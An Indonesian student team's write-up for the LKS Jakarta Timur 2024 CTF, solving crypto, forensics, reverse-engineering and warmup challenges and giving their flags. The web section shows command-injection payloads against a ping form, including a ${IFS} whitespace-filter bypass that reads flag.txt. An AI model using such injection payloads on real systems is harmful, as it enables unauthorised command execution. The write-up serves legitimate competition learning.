

Writeup Jeopardy

LKS Jakarta Timur 2024



Jakarta Timur
SMKN 40 Jakarta

Muhammad Faiz Hidayat
Auriza Irhamnas

Daftar Isi

Daftar Isi	1
Cryptography	2
Baby Shifter	2
FLAG: LKSJAKTIM{ROT13_f0r_newbies_bef0re_knowing_randomness}	2
Warmup	3
Sanity Check	3
FLAG: LKSJAKTIM{wh!te_colored_fl4g!s_here_lol}	3
Digital Forensics	4
Sniffed	4
FLAG: LKSJAKTIM{w!re_tr4nsfer_15_3xp0sed}	4
Reverse Engineering	5
Baby RE	5
FLAG: LKSJAKTIM{1_@m_str!ng!fied_yeay}	5
Web Exploitation	6
Spider 2	6
FLAG: LKSJAKTIM{370f257c86de0b7b86c7c30c11c17488}	7


Cryptography

Baby Shifter

Challenge

9 Solves

×

 **Baby Shifter**

446

easy

My friend just gave me a puzzle about shifting those alphabets which is known as a **cipher**. Can you help me with it?

Lbh tbg lbhe svefg pelcgb synt naq urer lbh tb ->
YXFWNXGVZ{EBG13_s0e_arjovrf_ors0er_xabjvat_enaqbzarff}

Flag

Submit

Terdapat poin yaitu **cipher**, kita bisa langsung beranggapan bahwa text yang dihighlight merah “`Lbh tbg lbhe svefg pelcgb synt naq urer lbh tb -> YXFWNXGVZ{EBG13_s0e_arjovrf_ors0er_xabjvat_enaqbzarff}`” adalah text yang di encode dengan ROT13 langsung saja kita decode dengan menggunakan [tools online](#)

ROT13 (A-Z)

You got your first crypto flag and here you go -> LKSJAKTIM{ROT13_f0r_newbies_bef0re_knowing_randomness}

FLAG:

LKSJAKTIM{ROT13_f0r_newbies_bef0re_knowing_randomness}


Warmup

Sanity Check

Challenge

9 Solves

×

 **Sanity Check**
446

flagnya-warna-putih-tidak-terlihat-:)

No challenge given, just submit the flag.

Flag


Submit

Dapat dilihat ada hint "flagnya-warna-putih-tidak-terlihat" yang berarti flagnya nyaruh dengan color backroundnya, kita bias langsung highlight saja dengan mouse yang menurut kita ada element yang mencurigakan yaitu space kosong

Challenge

9 Solves

×

 **Sanity Check**
446

flagnya-warna-putih-tidak-terlihat-:)

No challenge given, just submit the flag.

LKSJAKTIM{wh!te_colored_fl4g!s_here_lol}


Flag

Submit

FLAG: LKSJAKTIM{wh!te_colored_fl4g!s_here_lol}

Digital Forensics


Sniffed



Disini ada file dengan format .pcapng yaitu sebuah packet network atau history traffic network, jadi langsung kita buka saja filenya dengan wireshark

Time	Source	Destination	Protocol	Length	Info		
1	0.000000000	127.0.0.1	TCP	75	38120 → 13	Mark/Unmark Packet	Ctrl+M
2	0.000177078	127.0.0.1	TCP	85	1337 → 381	Ignore/Unignore Packet	Ctrl+D
3	0.000194343	127.0.0.1	TCP	68	38120 → 13	Set/Unset Time Reference	Ctrl+T
4	14.499573649	127.0.0.1	TCP	104	38120 → 13	Time Shift...	Ctrl+Shift+T
5	14.499770386	127.0.0.1	TCP	85	1337 → 381	Packet Comments	
6	14.499780783	127.0.0.1	TCP	68	38120 → 13	Edit Resolved Name	
7	21.482051659	127.0.0.1	TCP	115	38120 → 13	Apply as Filter	
8	21.482178764	127.0.0.1	TCP	85	1337 → 381	Prepare as Filter	
9	21.482195441	127.0.0.1	TCP	68	38120 → 13	Conversation Filter	
10	27.431052080	127.0.0.1	TCP	96	38120 → 13	Colorize Conversation	
11	27.431251415	127.0.0.1	TCP	85	1337 → 381	SCTP	
12	27.431262162	127.0.0.1	TCP	68	38120 → 13	Follow	
13	71.505133421	127.0.0.1	TCP	171	38120 → 13		
14	71.505253124	127.0.0.1	TCP	85	1337 → 381		
15	71.505269390	127.0.0.1	TCP	68	38120 → 13		
16	96.922295559	127.0.0.1	TCP	111	38120 → 13		
17	96.922430468	127.0.0.1	TCP	85	1337 → 381		
18	96.922447913	127.0.0.1	TCP	68	38120 → 13		
19	101.803728259	127.0.0.1	TCP	94	38120 → 13		

Dan selanjutnya kita langsung klik kanan protocol pertamanya saja lalu Follow > TCP Stream




Flagnya mungkin sedikit terpisah yaitu "LKSJAKTIM{w!re_tr4nsfer_" dan "15_3xp0sed}"

FLAG: LKSJAKTIM{w!re_tr4nsfer_15_3xp0sed}

Reverse Engineering

Baby RE



```
strings ./chall
```


```
(kali㉿kali)-[~/Desktop]
$ strings ./chall
/lib64/ld-linux-x86-64.so.2
puts
__libc_start_main
__cxa_finalize
__isoc99_scanf
strcmp
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
LKSJAKTIH
M{1_@m_sH
tr1ng!fiH
ed_yeay}H
```

"LKSJAKTIHM{1_@m_sHtr1ng!fiHed_yeay}" flagnya sedikit berantakan yaa...
tidak usah khawatir tinggal hapus saja huruf Hnya


FLAG: LKSJAKTIM{1_@m_str1ng!fied_yeay}

Web Exploitation

Spider 2



Terdapat web 167.172.90.91:11202 yang jika dibuka mendirect ke sebuah website ICMP atau website untuk mengeping sebuah domain atau ip address



Kita coba untuk mengeping ip 1.1.1.1 dan website tersebut mengeksekusi kode ping atau command

```
PING 1.1.1.1 (1.1.1.1): 56 data bytes 64 bytes from 1.1.1.1: seq=0 ttl=42 time=2.266 ms 64 bytes from 1.1.1.1: seq=1 ttl=42 time=1.290 ms 64 bytes from 1.1.1.1: seq=2 ttl=42 time=1.283 ms --- 1.1.1.1 ping statistics --- 3 packets transmitted, 3 packets received, 0% packet loss round-trip min/avg/max = 1.283/1.613/2.266 ms
```

Kita beranggapan bahwa command injection adalah vulnerability web ini, sekarang kita coba command untuk melisting directory saat ini dengan :

```
1.1.1.1;ls 1.372/1.869/2.430 ms app.js flag.txt node_modules package-lock.json package.json
```

Nampaknya terdapat file tersembunyi yaitu flag.txt, langsung saja kita lihat isinya dengan command "cat":

Gunakan command ini "1.1.1.1;cat\${IFS}flag.txt" karena website tersebut memblokir whitespace pada inputan

bytes from 1.1.1.1: seq 1 to 12 time 1.250 ms 0 bytes received from 1.1.1.1: seq 1 to 12 time 1.250 ms LKSJAKTIM{370f257c86de0b7b86c7c30c11c17488}

FLAG: LKSJAKTIM{370f257c86de0b7b86c7c30c11c17488}